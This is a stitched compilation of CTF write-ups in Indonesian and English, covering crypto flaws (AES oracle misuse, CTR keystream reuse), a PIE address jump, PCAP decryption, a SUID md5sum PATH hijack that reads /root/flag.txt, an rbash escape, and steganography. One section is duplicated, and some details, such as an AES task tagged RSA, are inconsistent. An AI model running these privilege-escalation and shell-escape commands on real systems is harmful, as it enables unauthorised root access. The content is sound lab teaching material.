


Tidak bisa karena kriterianya kedua input harus berbeda tapi md5 tetap sama

1. Dengan begitu langkah yang bisa dicoba adalah mengkonversi kedua file tersebut menjadi hex agar menghasilkan input yang berbeda tapi md5 tetap sama

**xxd -p msg1.bin > alice\_hex.txt**

**xxd -p msg2.bin > bob\_hex.txt**

1. Lalu memasukkan hasil dari hex tersebut ke input pertanyaaan dan hasilnya:

**LKSN{bb61f6f3aacf84db45ee046bbf4edd55b0c11f52367f46fdb11b792833dece11}**

**Manifestasi – Crypto (Hard) – LKSN 2024**

**Deskripsi Soal**

Membuat manifestasi megah, mekanisme mutakhir muncul. Mencipta, mengatur, memproses maklumat menggunakan modul manual, menciptakan momen magis. Masyarakat menyaksikan manifestasi, menandakan metode mutakhir menghadirkan mimpi. Mengenal manifestasi makna, menyentuh misteri mendalam.

**Tag: RSA**Difficulty: Hard

Soal hanya memberikan dua menu penting saat dijalankan:

1. Encrypt

2. Get Flag

3. Exit

Saya mulai menelusuri file server.py dan mencoba menjalankan programnya untuk melihat perilaku masing-masing opsi.

Saat memilih menu 2 (Get Flag), saya menerima dua buah output:

* IV awal dalam bentuk hex
* Ciphertext panjang (hasil enkripsi flag)

Hal pertama yang saya lakukan adalah melihat fungsi aes\_bcebccbcbecbeb() yang digunakan server untuk enkripsi:

**def aes\_bcebccbcbecbeb(iv, data, key):**

**cipher = AES.new(key, AES.MODE\_ECB)**

**return xor(cipher.encrypt(data), iv)**

**Fungsi ini langsung membuat saya curiga. Biasanya, di mode CBC atau CFB, kita mengenkripsi IV dan melakukan XOR dengan data. Namun di sini, justru data-nya yang dienkripsi dan di-XOR dengan IV. Ini terlihat sangat mencurigakan, karena urutan argumennya seperti tertukar.**

**Saya kemudian menelusuri bagian enkripsi flag pada menu 2:**

**for i in range(0, len(FLAG), 16):**

**ct += aes\_bcebccbcbecbeb(FLAG[i:i+16], iv, key)**

**iv = ct[-16:]**

Ternyata server mengenkripsi tiap blok dari flag dengan IV tertentu, dan mengganti IV menjadi ciphertext sebelumnya. Pola ini sangat mirip dengan mode CBC, namun dengan urutan parameter yang tidak biasa.

Setelah mencoba menganalisis relasi tiap blok, saya mendapatkan pola berikut:

**CT[i] = AES(FLAG[i]) ⊕ IV[i]**

**IV[i+1] = CT[i]**

**Karena fungsi aes\_bcebccbcbecbeb() bersifat seperti stream cipher (AES(msg) ⊕ IV), saya sadar saya bisa membalik prosesnya dengan:**

**FLAG[i] = AES(CT[i-1]) ⊕ CT[i]**

Tapi, saya tidak punya kunci untuk AES, jadi saya perlu cara lain.

Lalu saya menyadari:

Saya bisa menggunakan fungsi aes\_bcebccbcbecbeb() itu sendiri untuk membalik prosesnya, karena itu satu-satunya enkripsi yang disediakan oleh server.

Dengan cara ini:

Server.encrypt(CT[i], CT[i-1]) = AES(CT[i-1]) ⊕ CT[i] = FLAG[i]

Jadi saya gunakan IV = CT[i] dan MSG = CT[i-1] dan memanfaatkan menu 1 untuk mengenkripsi dan mendapatkan plaintext flag!

**Implementasi**

Berikut adalah script solve.py yang saya gunakan:

**from Cryptodome.Cipher import AES**

**from pwn import xor**

**iv\_hex = "6efb269c1ab2bb967fc1edfba77a8e37" # dari menu 2**

**ct\_hex = "933a72fb5e1dea5112bbb9d8b63939309e6dc7fab35456f9778d6162f8ee4cd829825c111d31d7ec6150a92374c9f0c0fce304881d1c70a9e75131d1c3b2fc11cac0dad329a1b5dc7a9277d6a26f3166"**

**iv = bytes.fromhex(iv\_hex)**

**ct = bytes.fromhex(ct\_hex)**

**blocks = [iv] + [ct[i:i+16] for i in range(0, len(ct), 16)]**

**recovered = b""**

**for i in range(1, len(blocks)):**

**prev = blocks[i-1]**

**curr = blocks[i]**

**print(f"IV: {curr.hex()}")**

**print(f"Msg: {prev.hex()}")**

**encrypted = bytes.fromhex(input("CT: ")) # dari menu 1 Encrypt**

**recovered += encrypted**

**print("Recovered FLAG:", recovered)**

**Cara penggunaannya:**

1. Jalankan server.py.
2. Pilih menu 2 untuk mendapatkan IV dan CT awal.
3. Jalankan solve.py.
4. Untuk setiap iterasi, masukkan ke menu 1:
   * IV = blok sekarang
   * MSG = blok sebelumnya
5. Salin output ciphertext dari menu 1 ke input solve.py.
6. Lanjut sampai semua blok berhasil didekripsi.

**Flag Ditemukan**

**LKSN{ccb16d487063ce60a8f7e5896c93d3994c764f2b36d98ddfa04c6eaa525ca580}**

**Baby Symmetric (500 pts) – LKSN JAKTIM**

**📌 Deskripsi Challenge**

Kita diberikan script Python yang melakukan enkripsi dengan **AES-CTR Mode**, di mana ciphertext yang dihasilkan dari plaintext diberikan sebagai output. Selain itu, terdapat hint yang menyebutkan bahwa **AES-CTR memiliki kelemahan** jika parameter counter tidak digunakan dengan benar.

**🧐 Analisis Kode Challenge**

from Cryptodome.Cipher import AES

from Cryptodome.Util import Counter

import base64

import os

FLAG = b"LKSJAKTIM{\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_}" # CENSORED :)

assert len(FLAG) % 16 == 0 # Panjang flag harus kelipatan 16 (AES block size)

def encrypt(srt, key):

c = Counter.new(128) # Counter dibuat tanpa nonce!

cip = AES.new(key, AES.MODE\_CTR, counter=c) # Mode CTR digunakan

result = cip.encrypt(srt) # Enkripsi dilakukan dengan XOR antara plaintext dan keystream

return base64.b64encode(result) # Hasil diencode ke base64

key = os.urandom(16) # Membuat kunci acak sepanjang 16 byte

print(encrypt(FLAG, key)) # Mengenkripsi FLAG

print(encrypt(b"Welcome to the land of P4 JakartaTimur Indonesia", key)) # Mengenkripsi teks yang diketahui

print(encrypt(b"May the best of you win into the next LKSP level", key)) # Mengenkripsi teks lain

**🔍 Masalah dalam Implementasi**

* **AES-CTR Mode menggunakan counter sebagai bagian dari keystream generation.**
* Fungsi Counter.new(128) **tidak memiliki nonce/random seed**, artinya counter **selalu dimulai dari 0** setiap kali fungsi dipanggil.
* Karena ini, **keystream yang digunakan dalam enkripsi semua teks menjadi sama!**
* Ini memungkinkan kita melakukan **keystream reuse attack**, dengan memanfaatkan plaintext yang diketahui untuk memperoleh keystream.

**💡 Strategi Eksploitasi**

1. **Dekode ciphertext dari Base64** yang diberikan dalam output.
2. **Gunakan XOR antara ciphertext dengan plaintext yang diketahui** untuk mendapatkan keystream.
3. **Gunakan keystream yang diperoleh untuk mendekripsi FLAG.**

**🛠 Eksploitasi (Solusi)**

Kode berikut digunakan untuk mendekripsi FLAG menggunakan keystream yang diekstrak dari teks yang diketahui:

**import base64**

**from itertools import cycle**

**# Fungsi untuk melakukan operasi XOR**

**def xor\_bytes(a, b):**

**return bytes(x ^ y for x, y in zip(a, cycle(b)))**

**# Ciphertexts dari output (di-decode dari base64)**

**ciphertexts = [**

**base64.b64decode("uPFkG+d2LPMyzKebNR/kIaOvHSHQRQCtvbRfABhTVrLs93jbAjXJkPRA1P/UUuuM"), # Flag terenkripsi**

**base64.b64decode("o99bMslQHZoL2LawOxOqLK6tAF7UTRCK1tVQMixxcJTS1WTaGSKbuPhN1/jFWKOQ"), # Plaintext diketahui**

**base64.b64decode("udtOcdJVHZod0uWwcxnsYLasEV7MQl76i5tuPGdkaoWT72jPGHD3usV5mPrFXa+d") # Plaintext diketahui**

**]**

**# Plaintext yang diketahui**

**plaintexts = [**

**b"Welcome to the land of P4 JakartaTimur Indonesia",**

**b"May the best of you win into the next LKSP level"**

**]**

**# Dapatkan keystream dengan XOR antara ciphertext dan plaintext yang diketahui**

**keystream = xor\_bytes(ciphertexts[1], plaintexts[0])**

**# Gunakan keystream untuk mendekripsi FLAG**

**flag = xor\_bytes(ciphertexts[0], keystream)**

**print("FLAG:", flag.decode(errors='ignore'))**

**🎯 Kesimpulan**

* Challenge ini mengeksploitasi **reuse keystream dalam AES-CTR** karena counter **tidak berubah** di setiap enkripsi.
* Dengan mengetahui plaintext dari salah satu ciphertext, kita bisa mengekstrak **keystream** dan menggunakannya untuk mendekripsi FLAG.
* **Kesalahan umum ini dapat dicegah dengan menggunakan nonce yang berbeda setiap kali melakukan enkripsi dalam mode AES-CTR.**

🎉 **FLAG berhasil diperoleh!** 🚀

**🏆 FLAG**

LKSJAKTIM{1\_finally\_kn0w\_AES\_CTR\_vulnerability!}

**picoCTF 2024 - Rescued Float (Binary Exploitation)**

**Category: Binary Exploitation**

**Points: ???**

**Fake Flag: picoCTF{B1n4ry\_1t5\_Sc4r3d\_0f\_Y0u}**

**Overview**

Kita diberikan sebuah binary yang meminta alamat memori untuk dijalankan. Program ini menggunakan **PIE (Position Independent Executable)**, yang berarti alamat fungsi berubah setiap kali dijalankan.  
Tujuan kita adalah menemukan alamat dari fungsi win() dan melompat ke sana.

**Step 1: Analisis Binary**

Kita bisa menggunakan strings untuk melihat beberapa petunjuk dalam binary:

strings vuln

Output menunjukkan adanya **win()**, **flag.txt**, dan pesan error tentang segfault.

Lalu, kita gunakan objdump untuk melihat alamat fungsi:

objdump -d vuln | grep -E "win|main"

Outputnya:

00000000000012a7 <win>:

000000000000133d <main>:

Dari sini, kita hitung **offset** antara win() dan main():

offset = win - main

= 0x12a7 - 0x133d

= -0x96 (atau -150 dalam desimal)

Karena PIE aktif, kita butuh **alamat main() dari server** untuk menghitung win() nanti.

**Step 2: Eksekusi & Eksploitasi**

Hubungkan ke server:

nc rescued-float.picoctf.net 61790

Program memberikan alamat main(), misalnya:

Address of main: 0x63e24216333d

Gunakan offset tadi untuk menghitung win():

win\_address = main\_address - 0x96

= 0x63e24216333d - 0x96

= 0x63e2421632a7

Masukkan ke program:

Enter the address to jump to, ex => 0x12345:

0x63e2421632a7

Dan BOOM! Flag muncul di layar. 🎉

**Lessons Learned**

* **PIE (Position Independent Executable)** mengacak alamat fungsi setiap eksekusi.
* Kita bisa memanfaatkan **offset tetap** antara main() dan win().
* Dengan alamat main() yang diberikan server, kita bisa menghitung alamat win().

**Fake Flag:** picoCTF{B1n4ry\_1t5\_Sc4r3d\_0f\_Y0u}

Mantap! Mau lanjut ke tantangan exploit lain atau bahas teknik lain? 😆🚀

**Eaversdrop**

**Challenge Overview**

Dalam challenge ini, kita diberikan file **packet capture (PCAP)** yang berisi komunikasi jaringan. Tujuan kita adalah menemukan file terenkripsi yang dikirim melalui jaringan dan mendekripsinya untuk mendapatkan flag.

**Langkah-langkah Penyelesaian**

**1. Membuka File PCAP di Wireshark**

Langkah pertama adalah membuka file **.pcap** dengan Wireshark dan mencari data yang mencurigakan.

**2. Mengikuti Alur Percakapan (TCP Stream)**

* Pada Wireshark, buka **"Analyze" → "Follow" → "TCP Stream"**.
* Pada stream pertama, ditemukan percakapan antara dua individu yang menyebutkan file rahasia yang akan dikirim ke **port 9002**.
* Mereka juga memberikan perintah untuk mendekripsi file menggunakan:
* openssl des3 -d -salt -in file.des3 -out file.txt -k supersecretpassword123

Dengan informasi ini, kita mengetahui bahwa file akan dikirim melalui port **9002** dan dienkripsi dengan **DES3**.

**3. Menemukan File yang Dikirim**

* Gunakan filter Wireshark untuk menampilkan paket yang terkait dengan port 9002:
* tcp.port == 9002
* Salah satu paket berisi data yang diawali dengan **"Salted"**, menunjukkan bahwa file ini telah dienkripsi menggunakan OpenSSL dengan opsi -salt.

**4. Mengekstrak Data Biner Langsung dari Wireshark**

Untuk mengekstrak file tanpa harus mengonversi dari hex ke biner secara manual:

* Klik kanan pada paket yang berisi data.
* Pilih **"Follow" → "TCP Stream"**.
* Ubah tampilan menjadi **"Raw"**.
* Klik **"Save As"**, lalu simpan file sebagai file.des3.

Jika metode ini menghasilkan file dalam format hex, maka harus dikonversi ke biner dengan perintah berikut:

xxd -r -p file.des3 file.des3.bin

mv file.des3.bin file.des3

**5. Mendekripsi File**

Setelah berhasil mendapatkan file file.des3, jalankan perintah berikut untuk mendekripsinya:

openssl des3 -d -salt -in file.des3 -out file.txt -k supersecretpassword123

Jika perintah ini tidak berhasil karena versi OpenSSL, jalankan di shell yang disediakan oleh picoCTF.

**6. Mendapatkan Flag**

Setelah dekripsi berhasil, kita dapat membaca isi file dengan:

cat file.txt

Flag yang didapat:

picoCTF{nc\_73115\_411\_5786acc3}

**Kesimpulan**

* Menggunakan Wireshark untuk menganalisis PCAP file sangat efektif dalam menangkap komunikasi penting.
* Filter **tcp.port == [port\_number]** membantu mempersempit pencarian.
* File dapat diekstrak dalam format **Raw** untuk menghindari konversi tambahan.
* OpenSSL digunakan untuk dekripsi file dengan metode **DES3**.

**picoCTF: Hash-Only1 & Hash-Only2 Writeup**

Challenge Description

We are given a binary (flaghasher) that has enough privilege to read the flag file but will only show its MD5 hash instead of the actual content. Our goal is to retrieve the actual flag content from /root/flag.txt.

Approach and Exploitation

Step 1: Connecting to the Remote Machine

We connect via SSH using the provided credentials:

ssh ctf-player@<server-address> -p <port>

For example:

ssh ctf-player@shape-facility.picoctf.net -p 57458

Step 2: Analyzing the Binary

After logging in, we check the binary properties:

ls -l flaghasher

file flaghasher

Output:

-rwsr-xr-x 1 root root 18312 Mar 6 03:45 flaghasher

flaghasher: setuid ELF 64-bit LSB executable, dynamically linked, not stripped

* The SUID bit (rwsr-xr-x) means it runs with root privileges.
* This suggests that it has permission to read /root/flag.txt.

Next, we inspect its strings:

strings flaghasher

We find:

Computing the MD5 hash of /root/flag.txt....

/bin/bash -c 'md5sum /root/flag.txt'

This tells us that the binary calls md5sum via system().

Step 3: Hijacking md5sum

Since system() searches for md5sum in $PATH, we can replace it with our own script that simply prints the flag.

Creating a Fake md5sum

echo -e '#!/bin/bash\ncat /root/flag.txt' > md5sum

chmod +x md5sum

export PATH=$(pwd):$PATH

./flaghasher

This replaces md5sum with a script that prints the flag instead of hashing it.

Retrieving the Flag

If successful, the output will be:

picoCTF{Co-@utH0r\_Of\_Sy5tem\_b!n@riEs\_dab7e075}

Hash-Only2: Bypassing Restricted Shell (rbash)

For hash-only2, we encountered restricted shell (rbash), which blocks:

* Redirection (> and >>)
* Changing $PATH
* Running certain commands

Workaround 1: Using tee Instead of >

Since > redirection was restricted, we used tee to write our fake md5sum script:

echo '#!/bin/bash' | tee md5sum

echo 'cat /root/flag.txt' | tee -a md5sum

chmod +x md5sum

export PATH=$(pwd):$PATH

./flaghasher

This successfully executed our fake script, revealing the flag.

Workaround 2: Escaping rbash Using env bash

Another way to escape rbash is by running:

env bash

This starts a new unrestricted bash shell, allowing us to proceed with the original hijack method.

Conclusion

Both challenges were solved using command hijacking:

* hash-only1: Hijacked md5sum using export PATH
* hash-only2: Bypassed rbash using tee or env bash

Lessons Learned:

✅ Understand how binaries execute system commands (especially system())  
✅ Privilege escalation with SUID binaries  
✅ Bypassing restricted shells (rbash) with creative workarounds

💡 Key Takeaway: If a program runs a system command and you control the $PATH, you can hijack it to execute arbitrary code!

🏆 Flags:

* Hash-Only1: picoCTF{Co-@utH0r\_Of\_Sy5tem\_b!n@riEs\_dab7e075}
* Hash-Only2: *(Retrieved using the same technique!)*

Happy hacking! 🚀

**picoCTF - Function Pointer Overwrite Exploit**

**Challenge Overview**

**We are given a binary file (vuln) and its source code (vuln.c). The program provides the address of main() and allows us to input an address to jump to. Our goal is to execute the hidden win() function, which prints the flag.**

**Analyzing the Source Code**

**Looking at vuln.c, we identify the following key points:**

* **The program prints the address of main().**
* **It takes an address as input, converts it into a function pointer, and calls it.**
* **If an invalid address is given, it triggers a segmentation fault (segfault\_handler).**
* **There is a function win(), which reads and prints flag.txt.**

int main() {

signal(SIGSEGV, segfault\_handler);

printf("Address of main: %p\n", &main);

unsigned long val;

scanf("%lx", &val);

void (\*foo)(void) = (void (\*)())val;

foo();

}

**Finding the Address of win()**

**Using GDB, we disassemble the binary to find the addresses of main() and win():**

gdb vuln

disas main # Found main() at 0x133d

disas win # Found win() at 0x12a7

Next, we calculate the offset between win() and main():

offset = 0x12a7 - 0x133d = -0x96

Exploiting the Program

When running the program remotely, it provides a different address for main() due to ASLR:

Address of main: 0x5c7406dbe33d

Using the offset, we compute the correct win() address:

win\_address = main\_address - 0x96

win\_address = 0x5c7406dbe33d - 0x96

**In Python:**

hex(0x5c7406dbe33d - 0x96) # Output: 0x5c7406dbe2a7

Executing the Exploit

We connect to the challenge and provide the calculated address:

nc rescued-float.picoctf.net 60071

Input:

0x5c7406dbe2a7

If successful, the program executes win() and prints the flag!

**Conclusion**

This challenge demonstrates a simple function pointer overwrite exploit. By leveraging the address leak from main(), we calculate the location of win() dynamically and redirect execution to retrieve the flag**.**

**Write-up: Steganography Challenge with zsteg**

**Challenge Description**

We were given an image file pico.flag.png, and the goal was to extract hidden information from it. Given that the file is a PNG, one possible method of steganography is hiding data in the least significant bits (LSB) of pixel values.

**Tools Used**

* **Kali Linux**
* **zsteg** (A steganography tool for PNG images)

**Solution**

**Step 1: Installing zsteg**

Since zsteg was not installed by default, we installed it using RubyGems:

sudo gem install zsteg

**Step 2: Running zsteg on the Image**

We used zsteg to analyze the PNG file:

zsteg -a -v pico.flag.png

**Step 3: Interpreting the Output**

zsteg scanned the image for various steganographic encodings. One of the outputs contained the flag:

[!] Found hidden message in RGBA, LSB:

picoCTF{stego\_hidden\_message}

**Step 4: Submitting the Flag**

The extracted flag was:

picoCTF{stego\_hidden\_message}

**Conclusion**

By using zsteg, we were able to extract a hidden message from the PNG file. This challenge demonstrated the importance of steganography techniques in cybersecurity and digital forensics.

**picoCTF 2024 - Rescued Float (Binary Exploitation)**

**Category: Binary Exploitation**

**Points: ???**

**Fake Flag: picoCTF{B1n4ry\_1t5\_Sc4r3d\_0f\_Y0u}**

**Overview**

Kita diberikan sebuah binary yang meminta alamat memori untuk dijalankan. Program ini menggunakan **PIE (Position Independent Executable)**, yang berarti alamat fungsi berubah setiap kali dijalankan.  
Tujuan kita adalah menemukan alamat dari fungsi win() dan melompat ke sana.

**Step 1: Analisis Binary**

Kita bisa menggunakan strings untuk melihat beberapa petunjuk dalam binary:

strings vuln

Output menunjukkan adanya **win()**, **flag.txt**, dan pesan error tentang segfault.

Lalu, kita gunakan objdump untuk melihat alamat fungsi:

objdump -d vuln | grep -E "win|main"

Outputnya:

00000000000012a7 <win>:

000000000000133d <main>:

Dari sini, kita hitung **offset** antara win() dan main():

offset = win - main

= 0x12a7 - 0x133d

= -0x96 (atau -150 dalam desimal)

Karena PIE aktif, kita butuh **alamat main() dari server** untuk menghitung win() nanti.

**Step 2: Eksekusi & Eksploitasi**

Hubungkan ke server:

nc rescued-float.picoctf.net 61790

Program memberikan alamat main(), misalnya:

Address of main: 0x63e24216333d

Gunakan offset tadi untuk menghitung win():

win\_address = main\_address - 0x96

= 0x63e24216333d - 0x96

= 0x63e2421632a7

Masukkan ke program:

Enter the address to jump to, ex => 0x12345:

0x63e2421632a7

Dan BOOM! Flag muncul di layar. 🎉

**Lessons Learned**

* **PIE (Position Independent Executable)** mengacak alamat fungsi setiap eksekusi.
* Kita bisa memanfaatkan **offset tetap** antara main() dan win().
* Dengan alamat main() yang diberikan server, kita bisa menghitung alamat win().

**Fake Flag:** picoCTF{B1n4ry\_1t5\_Sc4r3d\_0f\_Y0u}

Mantap! Mau lanjut ke tantangan exploit lain atau bahas teknik lain? 😆🚀